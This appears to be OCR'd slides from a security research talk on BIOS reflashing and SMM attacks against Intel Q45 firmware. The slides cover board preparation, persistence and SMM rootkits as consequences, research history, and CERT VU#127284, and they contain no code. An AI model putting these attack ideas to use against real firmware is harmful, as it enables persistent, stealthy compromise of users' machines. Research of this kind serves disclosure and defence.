
- The relevant BIOS data structures (say, IDT, page tables) are not wiped before handing control to OS; so if OS takes care not to trash them, all the required offsets can be found in memory.
- So, we can create a small "Stub-OS", infect MBR with it, reboot the system, and gather the offsets.
- We have not implemented this.

# Preparing a "development" board


The SPI-flash chip



Extra socket soldered to the motherboard (special thanks to **Piotr Witczak**, AVT Polska)


Intel Q45 Board
The SPI-flash chip
Where the SPI-flash is originally soldered in (normally there is no socket)
EEPROM Programmer


Still, keep in mind that our exploit is **software-only**!
(This hardware was only necessary to develop the exploit)



# Consequences of BIOS Reflash

# Malware persistence

# SMM rootkits


SMM attack
BIOS reflash attack
reflash & reboot
SMM compromise

# Drawbacks

Very firmware-specific

Very offset-dependent


Very complex debugging

Still, we showed it is possible to bypass the firmware protection on one of the most secure and latest hardware

BIOS code holds the keys to important system capabilities; therefore, it is important to code it safely!


# Yet-Another-On-The-Fly SMM Attack

# BIOS Reflashing Attacks vs. SMM Attacks


SMM attack
BIOS reflash attack
reflash & reboot
SMM compromise

# SMM research quick history

- ☐ 2006: Loic Duflot
  (not an attack against SMM, SMM unprotected < 2006)
- ☐ 2008: Sherri Sparks, Shawn Embleton
  (SMM rooktis, but not attacks on SMM!)
- ☑ 2008: Invisible Things Lab (Memory Remapping bug in Q35 BIOS)
- ☑ 2009: Invisible Things Lab (CERT VU#127284, TBA)
- ☑ 2009: ITL and Duflot (independently!): (Caching attacks on SMM)

(checked box means new SMM attack presented; unchecked means no attack on SMM presented)

Note: the two previously presented SMM attacks (remapping attack, and caching attack) did *not* rely on the vulnerabilities present in the SMM code itself, but rather in different mechanisms, that just happened to allow also an access to the SMM

VU#127284 is different...

We discovered it in December 2008 and used in our TXT bypassing attack presented at Black Hat DC in February 2009

Until yesterday there was no patch...


[Home](#) > [Security Center](#) >

# Intel® Product Security Center

Intel is focused on ensuring the security of our customers computing environments. We are committed to rapidly addressing issues as they arise, and providing recommendations through security advisories and security notices.

